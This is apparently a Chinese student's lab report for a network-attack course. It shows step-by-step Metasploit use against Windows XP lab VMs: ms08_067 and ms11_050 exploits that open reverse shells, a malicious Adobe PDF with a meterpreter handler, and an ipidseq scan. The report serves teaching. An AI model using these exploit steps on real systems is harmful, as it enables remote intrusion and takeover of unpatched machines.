
20155307《网络对抗》MSF基础应用
实验过程
实验系统
所需设备:
- 靶机1:Windows XP Professional SP2 ,IP地址:192.168.1.128
靶机2:Windows XP Professional SP3 ,IP地址:192.168.1.133
~ windows XP的虚拟机安装可以在这个网址下载iso镜像,至于序列号就百度吧,会有很多。
Kali IP地址:192.168.1.1151、主动攻击:ms08_067
使用靶机1和Kali
进入msf之后,用search ms08_067查询一下针对该漏洞的攻击模块:

用
use exploit/windows/smb/ms08_067_netapi使用该模块:用
show targets查看可以被攻击的靶机的操作系统型号:
用
show payloads查看可以供我们使用的攻击载荷:
从中找到一个可用的攻击载荷
generic/shell_reverse_tcp,用set payload generic/shell_reverse_tcp:
用
show options查看需要设置的参数:
这里需要设置RHOST(靶机IP)和LHOST(Kali的IP),使用set 需设置的参数名 参数值命令即可设置:

设置target选项目标


确认参数设置无误后,用exploit指令开始攻击:

攻击成功后会获取靶机的shell,可以对其进行操作:
2、针对浏览器的攻击:ms11_050使用靶机2和Kali(一开始用自己的最后会有问题,所以换了老师之前的kali)
用
search ms11_050查询一下针对该漏洞的攻击模块,并用use windows/browser/ms11_050_mshtml_cobjectelement使用该模块:
用
info查看该模块的信息(这个指令相当于show targets、show options等的集合版):基本信息:


targets信息:

options信息:
用
set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数。
用
show options确认需要设置的参数是否已经设置好:
确认参数设置无误后,用exploit指令开始攻击,攻击成功后会有靶机需要访问的网址:


在靶机IE上输入该网址:

kali中显示session 1已经创建,并显示其会话ID:
输入
sessions -i 1,成功获取靶机的shell,可以对其进行操作:
3、针对客户端的攻击:adobe_toolbutton使用靶机1和Kali
用
search adobe查询一下针对该漏洞的攻击模块:
选择一个模块并使用该模块:

用
show targets查看可以被攻击的靶机的操作系统型号:
设置相应参数,实施exploit攻击,发现在
/root/.msf4/local/目录下成功生成了一个liuhao307.pdf文件:
这个时候你可能在你的kali中找不到这个pdf文件,那么打开文件夹的隐藏文件显示就可以找到啦
将pdf文件粘贴到靶机win xp

在kali中和前几次实验一样打开并设置监听模块use exploit/multi/handler,set payload windows/meterpreter/reverse_tcp,再设置IP以及端口
在靶机上打开刚刚那个pdf文件(这个时候可能xp没有adobe就需要下载一波,地址呢可以到这里下载),可以观察到Kali成功获取了靶机的shell,可以对其进行操作:

4、成功应用任何一个辅助模块:ipidseq功能:扫描网段中的存活ip,它会识别被发现主机的IPID(用于跟踪IP包的次序的一种技术)序列模式,并且表示出哪些是0、随机或递增的。
拥有递增的IPID的空闲(空闲是指该主机在特定时间内不向网络发送数据包)主机(即显示为
Incremental!的条目),不会被网络上的其它主机严重影响,可以用来进行TCP空闲扫描。TCP空闲扫描:是一种高级的nmap扫描方式,这种扫描方式能让我们冒充网络上另一台主机的IP地址对目标进行更为隐秘的扫描。
用show auxiliary查看所有辅助模块,并选择其中的一个,选的是scanner/ip/ipidseq:


查看需要设置的参数,设置完成后确认一下,这里可以进行对单一目标主机的扫描,然后就可以开始exploit了。

也可以对指定网段的主机进行扫描:
20155307《网络对抗》MSF基础应用的更多相关文章
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165325 《网络对抗技术》 Exp5:MSF基础应用
2018-2019-2 20165325 <网络对抗技术> Exp5:MSF基础应用 实验内容(概要) 1.1 一个主动攻击实践,本实验选择 ms17_010_eternalblue(成功 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
- 2017-2018-2 20155228 《网络对抗技术》 实验五:MSF基础应用
2017-2018-2 20155228 <网络对抗技术> 实验五:MSF基础应用 1. 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需 ...
随机推荐
- Windows应用程序进程级别统一监控实践
一般的系统级别指标监控,更多关注CPU.内存.磁盘.网络等运行情况,对应用程序运行时的进程指标关注不够,导致不能深入了解系统运行状态.本文根据笔者应用实践,探讨一下进程级别监控涉及到的监控内容以及监控 ...
- C语言中使用的地址是真实的物理地址吗?
设置程序基址固定:关闭程序基地址改变. 在vs中编写代码如下: #include <stdio.h> int main(){ int a = 5; printf("a的内存地址是 ...
- JAVA将list转化为xml文件
pojo类: public class TreeNode { private int id; private String nodeId; private String parentId; priva ...
- LeetCode题解之 Convert Sorted Array to Binary Search Tree
1.题目描述 2.问题分析 使用二分法即可. 3.代码 TreeNode* sortedArrayToBST(vector<int>& nums) { ) return NULL; ...
- 分布式事务实现-Percolator
Google为了解决网页索引的增量处理,以及维护数据表和索引表的一致性问题,基于BigTable实现了一个支持分布式事务的存储系统.这里重点讨论这个系统的分布式事务实现,不讨论percolator中为 ...
- Oracle EBS INV 更新物料慢
失效 ICX SELECT FA.APPLICATION_SHORT_NAME, FA.APPLICATION_ID, PI.STATUS, PI.PRODUCT_VERSION, PI.PATCH_ ...
- mysql InnoDB引擎索引超过长度限制
组合索引长度之和大于 767 bytes并无影响,当有某个字段定义长度大于 767 bytes(1000*3)时,仅产生告警,但不影响创建,超长字段会取前 255 字符作为前缀索引,并且组合索引中字段 ...
- 转:winform 打包自动安装数据库
vs2005 打包,并自动安装SQL数据库.创建部署项目 1. 在“文件”菜单上指向“添加项目”,然后选择“新建项目”. 2. 在“添加新项目”对话框中,选择“项目类型”窗格中的“ ...
- 表格排序(tablesorter)
1.在html页面的head中引用 <script src="/static/Bootstrap/js/jquery/jquery.tablesorter.min.js"&g ...
- cisco ASA ios升级或恢复
cisco ASA ios升级或恢复 一.升级前准备工作 1.准备好所要升级的IOS文件及对应的ASDM文件 2.在一台电脑上架设好tftp,设置好目录,与防火墙进行连接(假设电脑IP为192.168 ...